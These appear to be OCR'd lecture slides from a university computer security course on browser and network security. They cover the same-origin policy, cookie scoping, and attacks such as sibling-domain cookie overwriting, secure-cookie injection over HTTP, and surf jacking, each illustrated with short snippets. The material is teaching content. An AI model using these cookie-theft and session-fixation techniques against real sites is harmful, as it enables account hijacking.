
0x1A Great Papers in Computer Security

Vitaly Shmatikov

http://www.cs.utexas.edu/~shmat/courses/cs380s/

Browser and Network



Web Threat Models

- Web attacker
- Network attacker
  - Passive: wireless eavesdropper
  - Active: evil router, DNS poisoning
- Malware attacker
  - Malicious code executes directly on victim's computer
  - To infect victim's computer, can exploit software bugs (e.g., buffer overflow) or convince user to install malicious content
    - Masquerade as an antivirus program, video codec, etc.

Web Attacker

- Controls malicious website (attacker.com)
  - Can even obtain a SSL/TLS certificate for his site ($0)
- User visits attacker.com – why?
  - Phishing email, enticing content, search results, placed by ad network, blind luck …
  - Attacker's Facebook app
- Attacker has no other access to user machine!
- Variation: gadget attacker
  - Bad gadget included in an otherwise honest mashup

OS vs. Browser Analogies

Operating system

- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit

Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Universal scripting

Browser: Basic Execution Model

- Each browser window or frame:
  - Loads content
  - Renders
    - Processes HTML and scripts to display the page
    - May involve images, subframes, etc.
  - Responds to events
- Events
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnUnload
  - Timing: setTimeout(), clearTimeout()

JavaScript

- "The world's most misunderstood programming language"
- Language executed by the browser
  - Scripts are embedded in Web pages
  - Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page
- Used to implement "active" web pages
  - AJAX, huge number of Web-based applications
- Potentially malicious website gets to execute some code on user's machine

JavaScript History

- Developed by Brendan Eich at Netscape
  - Scripting language for Navigator 2
- Later standardized for browser compatibility
  - ECMAScript Edition 3 (aka JavaScript 1.5)
- Related to Java in name only
  - Name was part of a marketing deal
  - “Java is to JavaScript as car is to carpet”
- Various implementations available
  - SpiderMonkey, RhinoJava, others

JavaScript in Web Pages

- Embedded in HTML page as <script> element
  - JavaScript written directly inside <script> element
    - <script> alert("Hello World!") </script>
  - Linked file as src attribute of the <script> element

    <script type="text/JavaScript" src="functions.js"></script>
- Event handler attribute

  <a href="http://www.yahoo.com" onmouseover="alert('hi');">
- Pseudo-URL referenced by a link


  Click me

Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
    if (event.button==1) {
            alert("You clicked the left mouse button!") }
    else {
            alert("You clicked the right mouse button!")
    }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Script defines a page-specific function


Function gets executed when some event happens


C:\Documents and Settings\John Mitchell\My Documents\stanford\cs155\l...
C:\Documents and Settings\Jol
Live Search
C:\Documents and Setti...
Page
Tools
Click in the document. An alert box will alert which mouse button you clicked.
Windows Internet Explorer
You clicked the left mouse button!
OK
Done
My Computer
100%

Document Object Model (DOM)

- HTML page is structured data
- DOM is object-oriented representation of the hierarchical HTML structure
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
  - Methods: document.write(document.referrer)
    - These change the content of the page!
- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure



W3C standard differs from models supported in existing browsers

Page Manipulation with JavaScript

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: add a new list item

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Content Comes from Many Sources

- Frames

    <iframe src="//site.com/frame.html"> </iframe>

- Scripts

    <script src="//site.com/script.js"> </script>

- Stylesheets (CSS)

    <link rel="stylesheet" type="text/css" href="//site.com/theme.css" />

- Objects (Flash) - using swfobject.js script

```
<script> var so = new SWFObject('//site.com/flash.swf', ...);
          so.addParam('allowscriptaccess',  'always');
          so.write('flashdiv');
</script>
```

Allows Flash object to communicate with external scripts, navigate frames, open windows

Browser Sandbox

- Goal: safely execute JavaScript code provided by a remote website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy (SOP)
  - Can only read properties of documents and windows from the same scheme, domain, and port
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

C. Jackson and A. Barth

Beware of Finer-Grained Origins

(W2SP 2008)

SOP Often Misunderstood

scheme://domain:port/path?params

- Often simply stated as "same origin policy"
  - This usually just refers to "can script from origin A access content from origin B"?
- Full policy of current browsers is complex
  - Evolved via "penetrate-and-patch"
  - Different features evolved slightly different policies
- Common scripting and cookie policies
  - Script access to DOM considers scheme, domain, port
  - Cookie reading considers scheme, domain, path
  - Cookie writing considers domain

Same Origin Policy (High Level)

Same Origin Policy (SOP) for DOM:


Origin A can access origin B's DOM if A and B have same **(scheme, domain, port)**

Same Origin Policy (SOP) for cookies:

Generally, based on **([scheme], domain, path)**

optional

Setting Cookies by Server



- Delete cookie by setting “expires” to date in past
- Default scope is domain and path of setting URL

Name, Domain, Path

Cookies are identified by (name, domain, path)

cookie 1	cookie 2
name = **userid**	name = **userid**
value = test	value = test123
domain = **login.site.com**	domain = **.site.com**
path = **/**	path = **/**
secure	secure

distinct cookies

Both cookies stored in browser's cookie jar,

both are in scope of **login.site.com**

SOP for Writing Cookies

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains

✓ **login.site.com**

✓ **.site.com**

disallowed domains

✗ **user.site.com**

✗ **othersite.com**


✗ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .utexas.edu

path: anything

SOP for Reading Cookies



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is "secure"

Examples of Cookie Reading SOP

cookie 1	cookie 2
name = **userid**	name = **userid**
value = u1	value = u2
domain = **login.site.com**	domain = **.site.com**
path = **/**	path = **/**
secure	non-secure

both set by **login.site.com**

http://checkout.site.com/ cookie: userid=u2

http://login.site.com/ cookie: userid=u2

https://login.site.com/ cookie: userid=u1; userid=u2

(arbitrary order; in FF3 most specific first)

SOP for JavaScript in the Browser

- Same scope rules as sending cookies to server
- document.cookie returns a string with all cookies available for document
  - Based on [scheme], domain, path
  - Often used in JavaScript to customize page
- Setting a cookie in Javascript
  - – document.cookie = "name=value; expires=…; "

    To delete:

  - – document.cookie = "name=; expires= Thu, 01-Jan-70"

Cookie Protocol Issues

- What does the server know about the cookie sent to it by the browser?
- Server only sees Cookie: Name=Value

  … does not see cookie attributes (e.g., "secure")

  … does not see which domain set the cookie

  - RFC 2109 (cookie RFC) has an option for including domain, path in Cookie header, but not supported by browsers

Who Set The Cookie?

- Alice logs in at login.site.com
  - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
  - Overwrites .site.com session-id cookie with session-id of user “badguy” - not a violation of SOP! (why?)
- Alice visits cs380s.site.com to submit homework
  - cs380s.site.com thinks it is talking to “badguy”
- Problem: cs380s.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a “sibling” domain

Path Separation Is Not Secure

Cookie SOP: path separation

x.com/A does not receive cookies of **x.com/B**

This is done for efficiency, not security!

DOM SOP: no path separation

x.com/A can read DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

“Secure” Cookies Are Not Secure

- Alice logs in at https://www.google.com

```
Set-Cookie: LSID=EXPIRED;Domain=.google.com;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Domain=www.google.com;Path=/accounts;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=cl:DQAAAHsAAACn3h7GCpKUNxckr79Ce3BUCJtlual9a7e5oPvByTrOHUQiFjECYqr5r0q2cH1Cqb
Set-Cookie: GAUSR=dabo123@gmail.com;Path=/accounts;Secure
```

LSID, GAUSR are “secure” cookies

- Alice visits http://www.google.com
  - Automatically, due to the phishing filter
- Network attacker can inject into response

  Set-Cookie: LSID=badguy; secure

  and overwrite secure cookie over HTTP

Surf Jacking ("HTTPS will not save you")

http://resources.enablesecurity.com/resources/Surf%20Jacking.pdf

- Victim logs into https://bank.com using HTTPS
  - Non-secure cookie sent back, but protected by HTTPS
- Victim visits http://foo.com in another window
- Network attacker sends "301 Moved Permanently" in response to cleartext request to foo.com
  - Response contains header "Location http://bank.com"
  - Browser thinks foo.com is redirected to bank.com
- Browser starts a new HTTP connection to bank.com, sends cookie in the clear
- Network attacker gets the cookie!

Flash

- HTTP cookies: max 4K, can delete from browser
- Flash cookies / LSO (Local Shared Object)
  - Up to 100K
  - No expiration date
  - Cannot be deleted by browser user
- Flash language supports XMLSockets
  - Can only access high ports in Flash app's domain
  - Scenario: malicious Flash game, attacker runs a proxy on a high port on the game-hosting site… Consequences?


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame

